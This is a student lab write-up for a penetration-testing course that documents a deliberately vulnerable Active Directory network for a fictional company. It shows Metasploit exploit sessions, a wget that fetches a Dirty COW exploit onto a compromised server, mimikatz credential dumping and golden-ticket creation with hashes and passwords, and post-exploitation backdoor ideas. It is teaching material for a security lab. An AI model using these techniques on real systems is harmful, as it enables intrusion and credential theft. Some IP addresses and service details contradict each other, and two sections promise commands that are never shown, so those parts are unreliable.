

Course Number: CS 4501
Course Name: Penetration Testing
Semester: Spring 2019
Professor: Ahmed Ibrahim

Vulnerable Environment Documentation

Team Name: COCONUT

Team Members Name: Jake Smith (jts5np) and William Tonks (wrt6af)

Last Date Updated: April 11, 2019

Table of Contents

Table of Contents	1
1. Preliminary Information	3
IP Range Information	3
Hosts Information Table	3
2. Network Diagram Figure	4
3. Network Diagram Narrative	5
4. Details for BLOG	6
4.1 Drupal 8 Vulnerability	6
4.2 MySQL Vulnerability	7
4.2 Dirty COW Exploitation	7
5. Details for DC1	8
5.1 Golden Ticket / Pass The Hash	8
5.1.1 Crafting the Golden Ticket	8
Pieces for our Golden Ticket	8
Obtaining the krbtgt hash	8
Generating the Golden Ticket	9
5.1.2 Using the Golden Ticket	9
Passing the Ticket (PTT) with Mimikatz	9
Ensure the Ticket is Loaded	10
6. Details for MAIL	11
6.1 ETERNALBLUE	11
6.2 PSEXEC with valid credentials / Pass the Hash	11
7. Details for CHAT	12
7.1 Public Rocket Chat Instance	12
7.2 SSH through posted credentials	12
8. Details for DB1	13
8.1 MS08-067	13
8.2 MySQL Remote Root Login Permitted	13
8.3 Domain Administrator Credentials in Memory	14
9. Details for Workstation1	15
9.1 Easy File Sharing FTP Exploit	15

9.2 ETERNALBLUE	16
9.3 Domain Administrator Credentials in Memory	16
10. Additional Information	17
Credential Documentation	17
Concepts Tested & Prerequisite Knowledge Suggested	17

1. Preliminary Information

Vibran is a defense contractor located outside of DC that specializes in making the very best equipment for our nation's military such as the Low Orbital Ion Cannon (LOIC) and the Holy Hand Grenade (HHG). The company employs approximately 700 individuals. The goal of this exercise is to identify weak points in Vibran's external and internal networks as well as steal proprietary/confidential information from the company's IT infrastructure such as its intellectual property and employee data. The challenge is to identify key vulnerabilities and misconfigurations as well as determine the structure of the network, the relationships between the machines, and the locations of the proprietary data in order to compromise it's security.

IP Range Information

IP pool starts at: 10.10.4.1

IP pool ends at: 10.10.4.200

Hosts Information Table


Index	IP Address	Machine Name	Host OS + Version	Open Ports
1	10.10.4.5	BLOG	Ubuntu 14.04	-22 -80
2	10.10.4.10	DC1	Windows Server 2016	-139 -389 -445
3	10.10.4.21	MAIL	Windows Server 2008 R2	- - -
4	10.10.4.22	DB1	Windows XP SP2	- - -
5	10.10.4.29	CHAT	CentOS 7	
6	10.10.4.48	Workstation1	Windows 7	-3389

2. Network Diagram Figure

Penetration Testing Lab Network Diagram

Domain: vibran.com

Team COCONUT | April 5, 2019



3. Network Diagram Narrative

The network contains 6 Virtual Machines all located within the 192.168.4.0-200 IP Range. The 192.168.5.1-9 range is designed to represent the company's external network, contains the company blog (192.168.4.5), and is the only range that is directly accessible from the Red Team machines. The internal company network (192.168.4.16-200) contains the other 5 machines: a Windows Domain Controller (192.168.4.10), a chat server (10.10.4.29), an old database server (192.168.4.22), a mail server (192.168.4.21), and a user workstation (10.10.4.48). All machines have access to the internet. The external network can communicate with any machine on the internal network.

Furthermore, there is one important dependencies to note within the environment. First, the external company blog's Wordpress relies on a MySQL database hosted on DB1. In addition, all of the Windows machines are joined to an Active Directory Domain hosted off of DC1 (dc=vibran, dc=com). As a result, authentication to any of the Windows systems, as well as the MAIL server, rely on LDAP authentication to the domain.

4. Details for BLOG

Index	IP Address	Machine Name	Host OS + Version	Open Ports / Services
1	10.10.4.5	BLOG	Ubuntu 14.04	-22 (SSH) -80 (WEB)

4.1 Drupal 8 Vulnerability

This vulnerability enables remote code execution on a target Drupal web-server, resulting from insufficient input validation on the Drupal 7 and 8 API. Attacks against Drupalgeddon2 target AJAX requests composed of Drupal Form API's renderable arrays, which are used to render a requested page through Drupal's theming system. Attackers are then able to utilize this vulnerability to force the server running Drupal to execute malicious code, and depending on the remaining configuration of the host machine, could lead to root access.

An exploit for this vulnerability (Drupalgeddon2) comes installed in Metasploit and allows for a user to spawn a shell on the target web server. A potential series of commands that can be completed to use this exploit are shown below.

```
msf5 > use exploit/unix/webapp/drupal_drupalgeddon2
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > show options

Module options (exploit/unix/webapp/drupal_drupalgeddon2):

  Name      Current Setting  Required  Description
  ----      -
  DUMP_OUTPUT false           no        If output should be dumped
  PHP_FUNC   passthru         yes       PHP function to execute
  Proxies    no               no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     no               yes       The target address range or CIDR identifier
  RPORT      80              yes       The target port (TCP)
  SSL        false           no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /               yes       Path to Drupal install
  VHOST      no               no        HTTP server virtual host

Exploit target:

  Id  Name
  --  -
  0    Automatic (PHP In-Memory)

msf5 exploit(unix/webapp/drupal_drupalgeddon2) > set RHOSTS 10.10.4.5
RHOSTS => 10.10.4.5
msf5 exploit(unix/webapp/drupal_drupalgeddon2) > check

[*] Drupal 8 targeted at http://10.10.4.5/
```

Figure : Example code executing the Drupalgeddon

4.2 MySQL Vulnerability

The MySQL Database for this site comes with truly default credentials enabled (actually, no password is even required to gain access). The MySQL database also runs as root on the local machine, which means that if a tester gained access to completing SQL injections, they could complete these injections as root. Typically, secure sites downgrade MYSQL privileges to user in order to mitigate this risk; however, the designers of Vibran have left this as a security hole.

4.2 Dirty COW Exploitation

Dirty Cow exploitation is a privilege escalation technique that exploits a race condition in how the Linux kernel handles copy-on-write breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increases their privilege mappings on the system. This exploit is considered particularly nefarious as it leaves practically no trace for forensic investigation and leads to root access for any level of user attempting to gain root access.

This exploit can be downloaded in the pseudo-shell spawned on the web server, as shown in the code execution below. After successfully running the script, the penetration tester should gain root access for the local machine.

```
config-err-Q0xjwE exploit.c mozilla_john0 ns_spl0it unity_support_test.1
www-data@BLOG:/tmp$ rm exploit.c
rm exploit.c
www-data@BLOG:/tmp$ wget https://exploit-db.com/download/40616
wget https://exploit-db.com/download/40616
--2019-04-11 16:48:51-- https://exploit-db.com/download/40616
Resolving exploit-db.com (exploit-db.com)... 192.124.249.8
Connecting to exploit-db.com (exploit-db.com)|192.124.249.8|:443... connected.
HTTP request sent, awaiting response... 301 Moved Permanently
Location: https://www.exploit-db.com/download/40616 [following]
--2019-04-11 16:48:52-- https://www.exploit-db.com/download/40616
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.8
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.8|:443... connected.
```


5. Details for DC1

Index	IP Address	Machine Name	Host OS + Version	Open Ports / Services
2	10.10.4.10	DC1	Windows Server 2016	-53 (DNS) -88 (Kerberos) -139 (NetBIOS) -389 (LDAP) -445 (SMB) Among other ports used by Active Directory

5.1 Golden Ticket / Pass The Hash

The only way to compromise this machine really is to utilize stolen Domain Administrative credentials found on another box. These credentials (or simply hashes) can be used to move laterally and obtain code execution on this machine (ie the domain controller. The below steps outline how one might generate the golden ticket and load it into memory to achieve code execution.

5.1.1 Crafting the Golden Ticket

Pieces for our Golden Ticket

1. Acquire Domain SID
2. Acquire krbtgt NTLM HASH
3. Know FQDN
4. Choose user account in which to generate ticket for

Obtaining the krbtgt hash

From here, we can run the DCSync Attack (or the equivalent secretsdump.py in impacket) to dump hashes from the domain. In particular, we want to obtain the krbtgt hash which is the last required piece we'll need to generate our golden ticket.

```
mimikatz # lsadump::dcsync /domain:vibran.com /all /csv
[DC] 'vibran.com' will be the domain
[DC] 'DC1.vibran.com' will be the DC server
[DC] Exporting domain 'vibran.com'
1000      DC1$      df142a4ad05e6e97d4ae042e89906d09
1104      MAIL$     78c1945ee016f053870b279d4ada5a74
1103      Matt      96e795627a1624facbdb16c5ae037b3a
500       Administrator 320a31e0f046ce99872ce7418f902b72
502      krbtgt     b14f7d890cf40006a7633170b3f3c62e
```

Figure 6: Running the DCSync attack

Generating the Golden Ticket

With all of the info collected above, we'll run a command such as the below one in text or in the screenshot to create the golden ticket, saving it to golden.kirbi. This attack will perform the proper handshakes with the Domain Controller to generate a ticket which effectively grants us access for an extended amount of time without needing to logon again.

```
kerberos::golden /domain:vibran.com
/sid:S-1-5-21-2792304509-1851296738-3446580569
/rc4:994ceb7e251e5afc550eef79d8172d64 /user:Administrator /id:500
/ticket:golden.kirbi
```

```
mimikatz # kerberos::golden /domain:vibran.com /sid:S-1-5-21-3715977415-14253744
23-1878333059 /rc4:b14f7d890cf40006a7633170b3f3c62e /user:Administrator /id:500
/ticket:golden.kirbi
User      : Administrator
Domain    : vibran.com (UIBRAN)
SID       : S-1-5-21-3715977415-1425374423-1878333059
User Id   : 500
Groups Id : *513 512 520 518 519
ServiceKey: b14f7d890cf40006a7633170b3f3c62e - rc4_hmac_nt
Lifetime  : 4/5/2019 3:34:04 AM ; 4/2/2029 3:34:04 AM ; 4/2/2029 3:34:04 AM
-> Ticket : golden.kirbi

* PAC generated
* PAC signed
* EncTicketPart generated
* EncTicketPart encrypted
* KrbCred generated

Final Ticket Saved to file !
```

Figure 7: Creating the Golden Ticket

5.1.2 Using the Golden Ticket

Passing the Ticket (PTT) with Mimikatz

We can now run the below command to utilize the Pass The Ticket attack to load the golden ticket into memory.

```
minikatz # kerberos::ptt golden.kirbi
* File: 'golden.kirbi': OK
```

Figure 8: Loading the ticket

Ensure the Ticket is Loaded

Next, we can utilize the Windows' klist command to check if the ticket was loaded and which context it is under. Notice that although we never had direct access to the VIBRAN Domain's Administrator account, we are currently operating under this account.

```
C:\Users\Matt\Desktop\minikatz_trunk\x64>klist
Current LogonId is 0:0x1cc5a
Cached Tickets: (1)
#0> Client: Administrator @ vibran.com
    Server: krbtgt/vibran.com @ vibran.com
    KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
    Ticket Flags 0x40e00000 -> forwardable renewable initial pre_authent
    Start Time: 4/5/2019 3:34:04 <local>
    End Time: 4/2/2029 3:34:04 <local>
    Renew Time: 4/2/2029 3:34:04 <local>
    Session Key Type: RSADSI RC4-HMAC(NT)
```

Figure 9: Checking user context

6. Details for MAIL

Index	IP Address	Machine Name	Host OS + Version	Open Ports / Services
3	10.10.4.21	MAIL	Window Server 2008 R2	-25 (SMTP) -80 (WEB) -139 (NetBIOS) -443 (HTTPS) -445 (SMB) -587 (SMTP)

6.1 ETERNALBLUE

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block, which mishandles specially crafted packets from attackers, which allow for remote code execution. It affects Microsoft Windows Versions 7 and 8. A particular module of Eternal Blue is one found on rapid7's listing for the eternal blue bug. This particular version grooms the kernel through an overflow attack to be open to accepting packets for SMB listing. This version is found pre-installed on metasploit and is operable through a normal series of commands. Show below is the proper execution

6.2 PSEXEC with valid credentials / Pass the Hash


Once obtaining credentials from other places in the network, you can then use them to Pass the Hash (PtH) to the mail server to obtain code execution.

7. Details for CHAT

Index	IP Address	Machine Name	Host OS + Version	Open Ports / Services
4	10.10.4.29	CHAT	CentOS 7	-22 (SSH) -80 (WEB)

7.1 Public Rocket Chat Instance

The Rocket Chat installation running on port 3000 allows anyone to create an account, even without verifying an email. As a result, anyone can access the public channels on the rocket chat server. Here, they can watch for employee messages and find someone that posted the SSH credentials for the CentOS server in the #general chat.



Posted credentials

7.2 SSH through posted credentials

Using the credentials found in the #general channel above, the attacker can now ssh to the machine and achieve code execution. Once in, they can realize they are actually a sudoer, giving them the ability to run any sort of command they would like.

8. Details for DB1

Index	IP Address	Machine Name	Host OS + Version	Open Ports / Services
5	10.10.4.2	DB1	Windows XP	-80 (Phpmyadmin) -445 (SMB) -3306 (MySQL) -3389 (RDP)

8.1 MS08-067

MS08-067 is almost considered the quintessential exploit for penetration testers for shell spawning. This security update resolves a privately reported vulnerability in the Server service. The vulnerability could allow remote code execution if an affected system received a specially crafted RPC request. On Microsoft Windows 2000, Windows XP, and Windows Server 2003 systems, an attacker could exploit this vulnerability without authentication to run arbitrary code. It is possible that this vulnerability could be used in the crafting of a wormable exploit. Firewall best practices and standard default firewall configurations can help protect network resources from attacks that originate outside the enterprise perimeter.

```
msf exploit(ms08_067_netapi) > exploit

[*] Started reverse handler on 192.168.74.128:4444
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (769024 bytes) to 192.168.74.131
[*] Meterpreter session 1 opened (192.168.74.128:4444 -> 192.168.74.131:1030)
```

Figure: Usage of MS08-067 in Metasploit

8.2 MySQL Remote Root Login Permitted

The MySQL instance running on port 3306 is configured incorrectly and allows login by the root user from remote machines. In addition, a weak password on the MySQL root account allows it to be brute-forced / guessed. Once in, the attacker can run arbitrary commands on the system by abusing user defined functions as explained in <https://www.exploit-db.com/exploits/3274>.

```
root@kali:~# mysql -u root -p -h 10.10.4.22
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 199
Server version: 4.1.22-community-nt


Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement

MySQL [(none)]>
```

8.3 Domain Administrator Credentials in Memory

A VIBRAN domain administrator account has recently logged on the machine, and as a result, their credentials are still cached in memory. We can use Mimikatz to extract his hash. Once starting Mimikatz, we'll need to elevate to the NT Authority\SYSTEM operating context then dump the credentials. These credentials are extracted out of the LSASS Process on Windows which stores cached user credential information. In this case, since a Domain Admin User (Matt) has logged on recently, we'll be able to steal his account information, including his password hash. After we have his hash/cleartext password, we can then use them to access other machines on the network.



```
mimikatz 2.2.0 x64 (oe.eo)
##### mimikatz 2.2.0 (x64) #17763 Apr  4 2019 23:56:50
## ^ ## "A La Vie, A L'Amour" - (oe.eo) ** Cam Edition **
## / \ ## /*** Benjamin DELPY 'gentilkiwi' < benjamin@gentilkiwi.com >
## \ / ## > http://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX < vincent.letoux@gmail.com >
'#####' > http://pingcastle.com / http://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonPasswords

Authentication Id : 0 ; 117850 (00000000:0001cc5a)
Session           : Interactive from 1
User Name          : Matt
Domain             : VIBRAN
Logon Server       : DC1
Logon Time         : 4/5/2019 2:02:23 AM
SID                : S-1-5-21-3715977415-1425374423-1878333059-1103

msv :
[00000003] Primary
* Username : Matt
* Domain   : VIBRAN
* LM       : b3c3742253d6a63588206d79311f09a8
* NTLM     : 96e795627a1624facbdb16c5ae037b3a
* SHA1     : 7642b2f2703a0712e1ac9e4f6d982b29efd20a4d

tspkg :
* Username : Matt
* Domain   : VIBRAN
* Password : Chiapet99

wdigest :
* Username : Matt
* Domain   : VIBRAN
* Password : Chiapet99

kerberos :
* Username : Matt
* Domain   : VIBRAN.COM
* Password : Chiapet99

ssp :
```

Figure 4: Running `privilege::debug`, then `sekurlsa::logonPassword` we can dump credential information, stealing Matt's password hash and plaintext password

9. Details for Workstation1

Index	IP Address	Machine Name	Host OS + Version	Open Ports / Services
6	10.10.4.48	Workstation1	Windows 7	-21 (FTP) -80 (HTTP) -445 (SMB) -3389 (RDP)

9.1 Easy File Sharing FTP Exploit

This exploit comes pre-installed in metasploit, and is thus accessible to any penetration tester utilizing the correct run commands and critical set up shown in a show options command. This module will exploit a SEH overflow in the Easy File Sharing FTP Server 7.2 software. This will then spawn a meterpreter session that will then allow for information gathering and potential privilege escalation. This exploit has normal reliability, and the source code can be found on its metasploit page.

```
include Msf::Exploit::Remote::Tcp
include Msf::Exploit::Seh

def initialize(info = {})
  super(update_info(info,
    'Name' => 'Easy File Sharing HTTP Server 7.2 SEH Overflow',
    'Description' => %q{
      This module exploits a SEH overflow in the Easy File Sharing FTP Server 7.2 software.
    },
    'Author' => 'Starwarsfan2099 <starwarsfan2099[at]gmail.com>',
    'License' => MSF_LICENSE,
    'References' =>
      [
        [ 'EDB', '39008' ],
      ],
    'Privileged' => true,
    'Payload' =>
      {
        'Space' => 390,
        'BadChars' => "\x00\x7e\x2b\x26\x3d\x25\x3a\x22\x0a\x0d\x20\x2f\x5c\x2e",
        'StackAdjustment' => -3500,
      },
  )
```

Figure: Example code for an SEH overflow attack

9.2 ETERNALBLUE

EternalBlue exploits a vulnerability in Microsoft's implementation of the Server Message Block, which mishandles specially crafted packets from attackers, which allow for remote code execution. It affects Microsoft Windows Versions 7 and 8. A particular module of Eternal Blue is one found on rapid7's listing for the eternal blue bug. This particular version grooms the kernel through an overflow attack to be open to accepting packets for SMB listing. This version is found pre-installed on metasploit and is operable through a normal series of commands. Show below is the proper execution

9.3 Domain Administrator Credentials in Memory

A VIBRAN domain administrator account has recently logged on the machine, and as a result, their credentials are still cached in memory. We can use Mimikatz to extract his hash. Once starting Mimikatz, we'll need to elevate to the NT Authority\SYSTEM operating context then dump the credentials. These credentials are extracted out of the LSASS Process on Windows which stores cached user credential information. In this case, since a Domain Admin User (Matt) has logged on recently, we'll be able to steal his account information, including his password hash. After we have his hash/cleartext password, we can then use them to access other machines on the network.

10. Post Exploitation Techniques

Listed below are some potential techniques the penetration testers could use in post exploitation to further gain classified information about the internal workings of the company network and employees:

- Map the complete internal network using arp-scanner to show all running IP's and the machines hosted on them
- Similarly, running a port scan identifies all open ports on the network and the services maintained on them.
- Scanning files on the network for important documents and potential passwords to other user accounts
- Generation of some form of backdoor (Sticky Keys is a common example, starting a maintained, hidden service on some port is also a potential option)
- Create new administrator users on the system
-

11. Additional Information

Credential Documentation

Username	Password	Computer/Service/Role
VIBRAN\Administrator	P@ssw0rd!	AD Domain Administrator
VIBRAN\stever	Chiapet1	AD Domain User
VIBRAN\USERNAME_HERE	SuperSuperChiapet1	All other AD Users
Uses AD Credentials		Mail Server
admin	P@ssw0rd1	Drupal login
stever	Chiapet99	Drupal login
wpuser	password	MySQL WP User for database (also has root)
stever@vibran.com	Chiapet1	Rocket Chat Account

Concepts Tested & Prerequisite Knowledge Suggested

- Exploiting a vulnerable web server
- Knowing how to escalate privileges to domain admin
- Knowing how to dump credentials from memory
- Knowing how to move laterally in the network
- Performing Privilege Escalation on Linux and Windows Machines
- Obtaining a reverse shell on Windows and Linux Machines
- Using EternalBlue to get a reverse shell
- Exploiting other vulnerable software to obtain shells
- Exploiting misconfigurations/exposed information for fun and profit
- Emphasize the importance of post exploitation techniques

